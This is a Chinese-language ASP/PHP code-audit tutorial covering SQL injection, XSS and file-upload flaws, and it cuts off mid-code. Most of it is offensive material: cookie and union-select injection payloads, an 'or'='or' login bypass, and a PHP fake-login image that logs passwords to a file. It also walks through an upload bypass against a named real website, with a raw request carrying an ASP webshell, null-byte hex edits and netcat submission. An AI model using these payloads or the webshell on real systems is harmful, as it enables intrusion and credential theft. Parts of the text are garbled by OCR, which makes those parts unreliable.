

# ASP 代码安全审计

——PHP 安全新闻早 8 点特别篇

2012/3/20

## 注入漏洞:

1.Request.QueryString: 获取地址栏参数(以及以 GET 方式提交的数据)

如: Request.QueryString("id")

2.Request.Form: 获取以 POST 方式提交的数据(接收 Form 提交来的数据)

如: Request.Form("id")

3.Request.Cookies: 获取浏览器 Cookie 信息。

4.Request: 包含以上三种方式(优先获取 GET 方式提交的数据), 它会在 QueryString、Form、ServerVariable 中都搜寻一遍。而且有时候也会得到不同的结果。

如: Request("id")

例示代码:

<%

## //数字型

Response.Expires=0

dim sql

dim rs

articleid=request("film2")

urlid=request("film1")

if articleid="" or urlid="" then

response.write"非法操作"

response.end

end if

set rs=server.createobject("adodb.recordset")

sql="select serverip,canlook,movietype,title from learning where articleid='"+articleid

rs.open sql,conn,1,1

serverip=rs("serverip")

okip=Request.Servervariables("HTTP\_X\_FORWARDED\_FOR")

If okip="" Then okip=Request.Servervariables("REMOTE\_ADDR")

set rst8=server.createobject("adodb.recordset")

sql="select okip,testok,endtimes from okip where okip='"+okip&"'"

rst8.open sql,conn,1,1

if rst8.eof and rst8.bof then

if request.cookies("userid")="" or request.cookies("password")="" then

%>

<%

## //字符型

if request("username")<>"" then

set rst=server.createobject("adodb.recordset")

```
sql="select user from users where username='"+request("username")&" and  
password='"+md5(request("pws"))&"' //注意两者的 sql  
rst.open sql,conn,1,3  
%>
```

<%

### //Cookies 注入

'SQL 通用防注入程序

'Aseanleung

'-----定义部份-----

Dim Fy\_Post,Fy\_Get,Fy\_In,Fy\_Inf,Fy\_Xh,Fy\_db,Fy\_dbstr

Dim fso1,all\_tree2,file1,files,filez,fs1,zruserip

If Request.QueryString<>"" Then (对 Request.QueryString 提交(客户采用 GET 方式提交)的数据进行判断,并没有指明对其它方式提交的数据进行判断)

'自定义需要过滤的字符串,用 "|" 分隔

Fy\_In

"|;|%|\*|and|exec|insert|select|delete|update|count|chr|mid|master|truncate|char|declare|script" (阻止了常用的 SQL 注入的语句)

Fy\_Inf = split(Fy\_In,"|")

For Each Fy\_Get In Request.QueryString

For Fy\_Xh=0 To Ubound(Fy\_Inf)

If Instr(LCase(Request.QueryString(Fy\_Get)),Fy\_Inf(Fy\_Xh))<>0 Then

zruserip=Request.ServerVariables("HTTP\_X\_FORWARDED\_FOR")

If zruserip="" Then zruserip=Request.ServerVariables("REMOTE\_ADDR")

Response.Write "内容含有非法字符! 请不要有'或 and 或 or 等字符, 请去掉这些字符再发 !!

<br>"

Response.Write "如是要攻击网站, 系统记录了你的操作↓<br>"

Response.Write "操作 I P : "&zruserip&"<br>"

Response.Write "操作时间: "&Now&"<br>"

Response.Write "操作页面: "&Request.ServerVariables("URL")&"<br>"

Response.Write "提交方式: G E T<br>"

Response.Write "提交参数: "&Fy\_Get&"<br>"

Response.Write "提交数据: "&Request.QueryString(Fy\_Get)

%>

//cookie 注入其原理也和平时的注入一样,只不过提交的参数已 cookie 方式提交了,而一般的注入我们是使用 get 或者 post 方式提交, get 方式提交就是直接在网址后面加上需要注入的语句,post 则是通过表单方式, get 和 post 的不同之处就在于一个我们可以通过 IE 地址栏处看到我们提交的参数,而另外一个却不能。

程序阻止了常用的 SQL 语句使用,但只对客户采用 GET 方式提交的数据进行判断,而没有对其它方式提交的数据进行判断,导致了 Request.cookie 方式来提交变量的值,而绕过了 SQL 防注入件

cookies 的注入语句 javascript:alert(document.cookie="id="+escape("这就是 asp? id=xx 后面 xx 代表的数值) and (这里是注入攻击代码)");

判断 cookies 注入 js 语句:

```
javascript:alert(document.cookie=" 参 数 = "+escape(" 参 数 值 and  
1=1"));self.open("http://"+document.location.host+document.location.pathname);void(0);  
javascript:alert(document.cookie=" 参 数 ="+escape(" 参 数 值 and  
1=2"));self.open("http://"+document.location.host+document.location.pathname);void(0);
```

<%

#### //搜索型注入:

一般搜索代码:

```
//Select * from 表名 where 字段 like '%关键字%'
```

```
//Select * from 表名 where 字段 like '关键字 xxx'
```

1 搜索 keywords' 如果出错的话, 有 90%的可能性存在漏洞;

2 搜索 keywords%, 如果同样出错的话, 就有 95%的可能性存在漏洞;

3 搜索 keywords%'and 1=1 and '%=' (这个语句的功能就相当于普通 SQL 注入的 and 1=1)

看返回的情况

4 搜索 keywords%'and 1=2 and '%=' (这个语句的功能就相当于普通 SQL 注入的 and 1=2)

看返回的情况

5 根据两次的返回情况来判断是不是搜索型文本框注入了

百分比符号 (%) 的含义类似于 DOS 中的通配符“\*”, 代表多个字符; 下划线符号(\_)的含义类似于 DOS 中的通配符“?”, 代表任意一个字符。

有时候后台添加了上传 asp、.cer 等类型的。但是在上传的时候, 仍然无法上传。因为存储 IIS 中的 Application 对象还没有更新。那么就找后台更新缓存数据。

<%

```
Dim BigClassId,SmallClassId,SearchCondition,title,Condition,Location,i,news_id  
Condition = "1=1"  
BigClassId = Request("BigClassId")  
SmallClassId = Request("SmallClassId")  
SearchCondition = Request("SearchCondition")  
'SearchConditon = 1 产品名称查找  
'SearchConditon = 2 产品说明查找  
title = Request("title")  
If BigClassId <> "" Then  
    Condition = Condition & " AND BigClassId=" & BigClassId & ""  
End If  
If SmallClassId <> "" Then  
    Condition = Condition & " AND SmallClassId=" & SmallClassId & ""  
End If  
If SearchCondition = "1" Then  
    Condition = Condition & " AND ProductName LIKE '%" & ProductName & "%'"  
End If
```

```
If SearchCondition = "2" Then
    Condition = Condition & " AND ProductDetail LIKE '%" & ProductName & "%'"
Else
    Condition = Condition & " AND title LIKE '%" & title & "%'"
End If
Set RsProductSearchResult = Server.CreateObject("ADODB.RECORDSET")
RsProductSearchResult.Open "Select * FROM news Where "& Condition & " orDER BY
news_id DESC",conn,1,3
//略
%>
```

语句变成:

```
Select * FROM news Where 1=1 AND title LIKE '%micropoor%' orDER BY news_id DESC //正
常语句
```

```
Select * FROM news Where 1=1 AND title LIKE '%micropoor%' and 1=2 union select
1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19 from user where 1=1 orDER BY news_id DESC //
我们需要的语句
```

//前半部分的查询为假，后半部分为真，在使用 union 联合查询中，若前面查询为假的话，那么就返回 union 查询的结果。

最终的语句就变成： micropoor.asp?title=micropoor%25' and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19 from user where 1=1 and name like '%25admin

//闭合 sql 语句

<%

**//后台注入 and 'or'='or':**

//典型的'or'='or'

pwd = request.form("pwd") //获取用户输入的密码,再把值赋给 pwd

name = request.form("name") //获取用户输入的用户名再把值赋给 name

Set rs = Server.CreateObject("ADODB.Connection")

sql = "select \* from Manage\_User where UserName='" & name & "' And Password='"&encrypt(pwd)&"'" //将用户名和密码放入查询语句中查询数据库，

Set rs = conn.Execute(sql) //执行 SQL 语句，执行后并得到 rs 对象结果，“真”或“假”

If Not rs.EOF = True Then

Session("Name")= rs("UserName")

Session("pwd")= rs("PassWord")

Response.Redirect("Manage.asp")了 //利用 Response 对象的 Redirect 方法重定向 Manage.asp  
Else

Response.Redirect "Loginsb.asp?msg=您输入了错误的帐号或口令，请再次输入！ "

End If

%>

<%

**//其他后台注入**

**//常用判断**

```
pwd = request.form("pwd") //获取用户输入的密码,再把值赋给 pwd
name = request.form("name") //获取用户输入的用户名再把值赋给 name
Set rs = Server.CreateObject("ADODB.Connection")
sql = "select * from Manage_User where UserName='" & name & "'" //将用户名和密码放入查询语句中查询数据库,
Set rs = conn.Execute(sql) 执行 SQL 语句, 执行后并得到 rs 对象结果, “真”或“假”
If Not rs.EOF = True Then 如果是真则执行以下代码
password=rs("password") 取得密码数据
if password=md5(pwd) then
Session("Name") = rs("UserName") 将 UserName 的属性赋给 Name 的 Session 自定义变量
Session("pwd") = rs("PassWord") 将 PassWord 的属性赋给 pwd 的 Session 自定义变量
Response.Redirect("Manage.asp")了 利用 Response 对象的 Redirect 方法重定向 Manage.asp
else
response.write "密码错误!!!! "
end if
Else 否则执行以下代码
Response.Redirect "Loginsb.asp?msg=您输入了错误的帐号或口令, 请再次输入! "
End If
%>
提交'or='or'那么 SQL 语句就变成: select * from Manage_User where UserName="'or'='or"
```

登陆口 (login.asp) 的代码:

```
<%
if request.form("Submit") = " Login " then
if trim(request("yanzheng"))=session("ValidCode") then
if Login(request.form("LoginId"),request.form("Password"))= 1 then //提交 Login 函数
response.redirect("index.asp")
end if
else

response.Redirect("login.asp?p=login")
end if
end if
%>
<%
login.asp 页面验证交给 Login 函数验证, Login 函数中, 验证通过将返回一个值为 1 (通过验证进入后台), 反之的不等于则重定向到登陆页面。
```

```
private function Login(login, pass)
set rsLogin = server.createobject("ADODB.recordset")
rsLogin.cursorType = 3
strSQL = "Select admin_id, admin_salt, admin_password FROM admin_users Where
admin_login = '" & login & "'" //没过滤查询
rsLogin.open strSQL, adoCon
```

```
response.Write strSQL
if not rsLogin.eof then
    correctPass = rsLogin("admin_password")
    controlPass = hashEncode(pass & rsLogin("admin_salt"))
    if correctPass = controlPass then
        DoLogin = 1
        session("admin_user_id") = rsLogin("admin_id")
        session("session_id") = session.SessionID
        session("order_flag") = 1
    else
        DoLogin = 0
    end if
else
    DoLogin = 0
end if

rsLogin.close
set rsLogin = nothing
end function
%>
提交'union select 1,2,3,'225cdc811adfe8d4' from admin_user where 'a'='a' 后我们再来分析下验证程序，
SQL 语句会变成：Select admin_id, admin_salt, admin_password FROM admin_users Where admin_login = 'union select 1,2,3,'225cdc811adfe8d4' from admin_user where 'a'='a'
最终的执行结果是真，这样就解决了绕过用户名验证阶段，进入密码验证阶段。
```

#### 爆库漏洞以及写入一句话漏洞：

绝对路径与相对路径的冲突：

```
<%
connstr="DBQ="+server.mappath("dataass/micropoor.asa")+";DefaultDir=;DRIVER={Microsoft
Access Driver (*.mdb)};"
set conn=server.createobject("ADODB.CONNECTION")
' connstr="Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & Server.MapPath(db)
conn.open connstr
%>
```

跨站漏洞：

一类是存储型 XSS，主要出现在让用户输入数据，供留言、评论、各类表单等。一类是参数型 XSS，主要是将脚本加入 URL 地址的程序参数里，参数进入程序后在页面直接输出脚本内容，用户点击类似的恶意链接就可能受到攻击。传统的 XSS 攻击都是盘算如何盗取客户端 COOKIE，然后劫持客户端和 WEB 服务端的会话，其他还有利用 XSS 进行网络钓鱼的攻击方法，这类攻击都是针对客户端进行攻击，而近年流行的 XSS WORM 攻击方式，是

通过 AJAX 技术把恶意的 XSS 数据感染到每一个用户，可以对 WEB 服务造成很大的影响，间接实现了对 WEB 服务端的攻击。

```
<%  
Set rs = Server.CreateObject("ADODB.Recordset")  
sql="select * from Feedback"  
rs.open sql,conn,1,3  
rs.addnew  
if session("username")="" then  
    rs("Username")="未注册用户"  
else  
    rs("Username")=trim(request.form("Username"))  
end if  
rs("CompanyName")=trim(request.form("CompanyName"))  
rs("Add")=Add  
rs("Postcode")=Postcode  
rs("Receiver")=trim(request.form("Receiver"))  
//略  
if Language="ch" then  
    rs("Language")="0"  
else  
    rs("Language")="1"  
end if  
rs("time")=date()  
rs.update  
rs.close  
  
if Language="ch" then  
    response.redirect "FeedbackView.asp"  
else  
    response.redirect "EnFeedbackView.asp"  
end if  
%>
```

#### **PHP 弹框:**

```
<?  
header("Content-type: image/gif");  
$image = imagecreatefromgif('mellow.gif');  
if(!$ _COOKIE["LOGON"])  
{  
    $login = $_SERVER['PHP_AUTH_USER'];  
    $pass = $_SERVER['PHP_AUTH_PW'];  
    if(strlen($pass) <= 4 || !$login)  
    {  
        Header('HTTP/1.1 401 Unauthorized');  
        Header('WWW-Authenticate: Basic realm="管理员验证 - login");  
    }  
}
```

```
}  
elseif($login)  
{  
    setcookie('LOGON',md5($pass));  
    $f = fopen('passwords.txt', 'ab');  
    fwrite($f, $login." ||| ".$pass."\r\n");  
    fclose($f);  
}  
}  
imagegif($image);  
imagedestroy($image);  
?>
```

#### 上传漏洞截断等:

上传漏洞注意 FilePath (文件路径), 另一个则是 FileName (文件名称)。

用 ASP 写的上传, 有个共性的问题: 空字节可以被插入到文件名, 这样文件名可以被添加任意扩展名, 而写入文件的时候, 空字节以后的部分都会被忽略掉。

假设有一个 ASP 木马文件为 micropoor.asp, 把它改名为 micropoor.asp.jpg, 注意中间有一个空格。在获取该文件名时, 这个空格就被认为是 chr(0), 当用 right("micropoor.asp.jpg",4)看的时候, 确实是.jpg, 但是当实际读取 micropoor.asp.jpg, 并生成文件的时候, 系统读到 chr(0)就以为结束了, 所以后面的.jpg 就输出不来了, 文件名被自动生成了 micropoor.asp

%00 或者空字节在 URL 或者通常的 form post 中发不出去, 因为服务器虽然会认为这是字符串的结果但是并不会在文件名变量中存储它的值。

而当文件名通过 multipart/form-data 的形式发送时, 空字节将会保存在文件名变量中, 这会影响到 FileSystemObject 的调用。

解决 chr(0)漏洞

检查上传的文件名里面有没有 chr(0), 在 ASP 中直接用 replace 函数替换掉 chr(0)字符即可其它经典上传漏洞如动易。商城, 全局变量严重文件双绕过等。

#### 案例分析(1):






上传图片

上传图片:

产品说明:

查看源代码找到文件为 `uploada.asp`，然后打开这个页面。




然后再在这个页面中查看源代码，找到 `form` 表单的 `action` 后面就是最终执行文件上传的序

页了，这里为 upfilea.asp。然后把完整地址复制下来拿出上传漏洞利用工具。



将 form 表单处 action 的值更改为刚才我们找到目标站的执行文件上传程序页的完整地址选择你的 webshell 文件，直接是 ASP 或者 ASA 等格式的，并且要注意在选择了大马文件后，要在最后面加上一个空格。




注意光标前面的空格，然后点击上传大马就会看到返回的结果了。  
同样可以使用明小子也能直接提交上传



#### 案例分析 (2):


NC 提交:



分析下这个上传程序：

```
<form name="Form1" method="post" action="upload_flash.asp" enctype="multipart/form-data">  
  <div id="essave" style="position:absolute; top:18px; left:40px; z-index:10; visibility:hidden">  
    <TABLE WIDTH=34% BORDER=0 CELSPACING=0 CELLPADDING=0>  
      <TR><td width=20%></td>  
        <TD bgcolor=#10A7B width="60%">  
          <TABLE WIDTH=100% height=120 BORDER=0 CELSPACING=1 CELLPADDING=0>  
            <TR>  
  
              <td bgcolor=#eeeeee align=center><font color=red>正在上传文件，请稍候...</font></td>  
            </tr>  
          </table>  
        </td><td width=20%></td>  
      </tr></table></div>  
  
  <table width="400" border="1" cellspacing="0" cellpadding="3" align="center"  
bordercolordark="#FFCC00" bordercolorlight="#FFCC00">  
  <tr bgcolor="#FFCC00">  
    <td height="22" align="left" valign="middle" bgcolor="#FFE479" width="400">&nbsp;  图片上传  
      <input type="hidden" name="filepath" value="../ina/upload/">  
      <input type="hidden" name="filelx" value=".jpg">  
      <input type="hidden" name="EditName" value="log_Pic">  
      <input type="hidden" name="FormName" value="form1">  
      <input type="hidden" name="act" value="uploadfile">  
    </td>  
  </tr>  
  <tr align="center" valign="middle">  
    <td align="left" id="upid" height="80" width="400"> 选择文件:  
      <input type="file" name="file1" style="width:300" class="tx1" value="">
```

变量 (filepath)，值为“../ima/upload/”，就是把上传的图片存放在../ima/upload/目录。下面就可以直接对这个进行利用了，最简单的方法就是将整个文件存为本地的HTM文件，更改form表单的action和../ima/upload/，此处更改成HIS解析漏洞形式，然后提交。不过此方法成功率不高，大多数做了过滤。



以上便是使用抓吧工具抓取到的数据包，然后将 POST 行和“-----”行数据包内容全部复制到一个 a.txt 文件中，一下便是 a.txt 的全部内容。

```
POST /manage/upfile_flash.asp HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, image/png, application/x-shockwave-flash, */*
Referer:
http://www.xxxxxxx/manage/upload_flash.asp?formname=form1&editname=log_Pic&uppath=../ima/upload&filelx=jpg
Accept-Language: zh-cn
Content-Type: multipart/form-data; boundary=-----7da3a6040276
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322)
Host: www.hauteroute.com.cn
Content-Length: 1956
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: ASPSESSIONIDQCBRRSAT=NEBDLIIDLMBKPOHKDPIDIBNL

-----7da3a6040276
Content-Disposition: form-data; name="filepath"

../ima/upload/
-----7da3a6040276
Content-Disposition: form-data; name="filelx"
```

jpg

-----7da3a6040276

Content-Disposition: form-data; name="EditName"

log\_Pic

-----7da3a6040276

Content-Disposition: form-data; name="FormName"

form1

-----7da3a6040276

Content-Disposition: form-data; name="act"

uploadfile

-----7da3a6040276

Content-Disposition: form-data; name="file1"; filename="E:\hd\1.jpg"

Content-Type: text/plain

<head>

<meta http-equiv="Content-Language" content="zh-cn">

<meta http-equiv="Content-Type" content="text/html; charset=gb2312" /><style type="text/css">

<!--

a:link {

text-decoration: none;

}

a:visited {

text-decoration: none;

}

a:hover {

text-decoration: underline;

}

a:active {

text-decoration: none;

}

-->

</style></head><center>

<%Response.Expires=0;if Request.TotalBytes then:set

a=createobject("adodb.stream"):a.Type=1:a.Open:a.write

Request.BinaryRead(Request.TotalBytes):a.Position=0:b=a.Read:c=chrB(13)&chrB(10):d=c lng(i

nstrb(b,c)):e=instrb(d+1,b,c):set

f=createobject("adodb.stream"):f.Type=1:f.open:a.Position=d+1:a.copyto

f,e-d-3:f.Position=0:f.Type=2:f.CharSet="GB2312":g=f.readtext:f.Close:h=mid(g,instrRev(g,"\")+

1,e):i=instrb(b,c&c)+4:j=instrb(i+1,b,leftB(b,d-1))-i-2:f.Type=1:f.Open:a.Position=i-1:a.CopyTo

f,j:f.SaveToFile server.mappath(h),2:f.Close:set f=Nothing:a.Close:set a=Nothing:response.write

```
"<a href="&Server.URIEncode(h)&">"&h&"</a>"%>
<form enctype=multipart/form-data method=post>
  <input type=file name=fe>
<input type="submit" value=" 上传" name="B1"></form>

<p align="center"></p>
```

```
-----7da3a6040276
Content-Disposition: form-data; name="Submit"
```

· 开始上传 ·

```
-----7da3a6040276--
```


现在需要更改数据包（以上红色标注部分），修改一下地方：

```
-----7da3a6040276
Content-Disposition: form-data; name="filepath"
```

../ima/upload/


将../ima/upload/ 修改成../ima/upload/1.asp，注意1.asp后面有个空格。这样我们就在整个数据包中增加了6个字符（1.asp=5个字符外加一个空格等于6）。然后再更改 Content-Length: 1956 的知加6为 Content-Length: 1962

用C32，使用C32打开a.txt，使用十六进制编辑模式，然后再右边的字符串中找到我们刚才添加的1.asp处，并用鼠标选中后面的空格并且填充。



00000210:	6F 6D 2E 63 6E 0D 0A 43 6F 6E 74 65 6E 74 2D 4C	om.cn..Content-L
00000220:	65 6E 67 74 68 3A 20 31 39 36 32 0D 0A 43 6F 6E	ength: 1962..Con
00000230:	6E 65 63 74 69 6F 6E 3A 20 48 65 65 70 2D 41 6C	nection: Keep-Al
00000240:	69 76 65 0D 0A 43 61 63 68 65 2D 43 6F 6E 74 72	ive..Cache-Contr
00000250:	6F 6C 3A 20 6E 6F 2D 63 61 63 68 65 0D 0A 43 6F	ol: no-cache..Co
00000260:	6F 68 69 65 3A 20 41 53 50 53 45 53 53 49 4F 4E	okie: ASPSESSION
00000270:	49 44 51 43 42 52 52 53 41 54 3D 4E 45 42 44 4C	IDQCBRRSAT=NEBDL
00000280:	49 49 44 4C 4D 42 48 50 4F 48 48 44 50 49 44 49	IIDLMBKPOHKDPIDI
00000290:	42 4E 4C 0D 0A 0D 0A 2D 2D 2D 2D 2D 2D 2D 2D 2D	BNL.....
000002A0:	2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D	-----
000002B0:	2D 2D 2D 2D 37 64 61 33 61 36 30 34 30 32 37 36	-----7da3a6040276
000002C0:	0D 0A 43 6F 6E 74 65 6E 74 2D 44 69 73 70 6F 73	..Content-Dispos
000002D0:	69 74 69 6F 6E 3A 20 66 6F 72 6D 2D 64 61 74 61	ition: form-data
000002E0:	3B 20 6E 61 6D 65 3D 22 66 69 6C 65 70 61 74 68	; name="filepath
000002F0:	22 0D 0A 0D 0A 2E 2E 2F 69 6D 61 2F 75 70 6C 6F	"...../ima/uplo
00000300:	61 64 2F 31 2E 61 73 70 0D 0A 2D 2D 2D 2D 2D 2D	ad/1.asp.....
00000310:	2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D	-----
00000320:	2D 2D 2D 2D 2D 2D 2D 2D 37 64 61 33 61 36 30 34	-----7da3a604
00000330:	30 32 37 36 0D 0A 43 6F 6E 74 65 6E 74 2D 44 69	0276..Content-Di
00000340:	73 70 6F 73 69 74 69 6F 6E 3A 20 66 6F 72 6D 2D	sposition: form-
00000350:	64 61 74 61 3B 20 6E 61 6D 65 3D 22 66 69 6C 65	data; name="file
00000360:	6C 78 22 0D 0A 0D 0A 6A 70 67 0D 0A 2D 2D 2D 2D	lx"....jpg.....
00000370:	2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D	-----
00000380:	2D 2D 2D 2D 2D 2D 2D 2D 37 64 61 33 61 36 30 3B	-----7da3a60
00000390:	34 30 32 37 36 0D 0A 43 6F 6E 74 65 6E 74 2D 44	40276..Content-D

用 NC 提交, NC 提交格式: nc www.xxx.com 80<a.txt  
提交后会看到返回结果, 如下图:



```

C:\>cmd.exe - nc www.hauteroute.com.cn 80
Date: Thu, 03 Jun 2010 06:24:13 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Length: 583
Content-Type: text/html
Cache-control: private

<style>
td{font-size:9pt;line-height:120%;color:#353535}
body{font-size:9pt;line-height:120%}

a:link      < color: #000000; text-decoration: none >
a:visited   < color: #000000; text-decoration: none >
a:active    < color: #000000; text-decoration: none >
a:hover     < color: #336699; text-decoration: none; position: relative; rig
ht: 0px; top: 1px >
</style>
<script>window.opener.document.form1.log_Pic.value=' ../ima/upload/1.asp
<script language="javascript">
window.alert("文件上传成功!请不要修改生成的链接地址!");
window.close();
</script>
```

在../ima/upload/目录下生成一个 1.asp 的文件, 现在在 IE 中访问下看看是否成功。



### 案例分析 (3)

JS 本地修改:

1. 选择栏目:

2. 新闻标题:


3. 新闻图片: ☐ 无 ☒ 有  浏览...

4. 图片链接:

5. 特殊标记: ☐ 首页新闻 ☐ 重点新闻

6. 概要内容:

传 asp 格式的文件, 错误提示如下:




JavaScript 编写, 而 JavaScript 是本地运行。查看下源代码而且这个代码我们可以修改或者删除的。

```
if (document.form1.have_img[1].checked) {  
    if (document.form1.news_photo.value=="") {  
        alert("请在新闻图片域中输入gif或jpg图片文件名称!");  
        document.form1.news_photo.focus();  
        return false;  
    }  
}
```



把整个源代码保存为本地的 htm 文件，然后删除掉上图中的文本内容，找到 form 表单中的 action 的值，把地址补充完整。然后本地双击打开修改后的 htm 文件，再上传一个 asp 的文件。



#### 文件头检测漏洞:

```
<%  
if FileExt="asa" or FileExt="asp" or FileExt="cdx" or FileExt="cer" then error2("对不起，管理员  
设定本论坛不允许上传 "FileExt" 格式的文件")  
if Sitesettings("WatermarkOption")="Persits.Jpeg" and FileMIME="image/pjpeg" and  
UpClass<>"Face"  
then  
Set Jpeg = Server.CreateObject("Persits.Jpeg")  
Jpeg.Open Server.MapPath("SaveFile")  
'判断用户文件中的危险操作  
'这里是检测对应图片格式的文件头，这里我们可以伪造。  
sStr="getfolder|createfolder|deletefolder|createdirectory|deletedirectory|saveas  
encode|function|UnEncode|execute|重命名|修改|属性|新建|复制|服务器|下载"  
sNoString=split(sStr,"|")  
for i=0 to ubound(sNoString)  
if instr(sTextAll,sNoString(i)) then  
